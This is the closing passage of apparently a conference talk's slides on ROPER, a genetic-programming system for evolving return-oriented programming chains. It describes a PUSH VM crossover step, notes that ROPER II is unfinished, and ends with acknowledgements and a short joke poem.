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- ► A child can be generated by loading the **womb** stack with one parent's genome, the **code** stack with the other, then executing the PUSH VM, and taking whatever remains in the **womb** stack at the end as the child.
- ▶ If the result fails to differ from both parents, discard it, and generate a new one using standard crossover or mutation algorithms.



40. What next?

ROPER II is still under construction, and so I have no results to share with you just yet. Anyone interested is free to check http://github.com/obliviasimplex/roper in a few weeks to see how things have progressed on that front.



Thank you, 2keys!

And thank you to my thesis supervisors inthe NIMS Laboratory, at Dalhousie University:

I am but a simple farmer

Tending to my ROPs

ROPER

ROP-chains

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And though not affiliated with this particular project, I'd like to thank my employer, Tenable Network Security, as well.

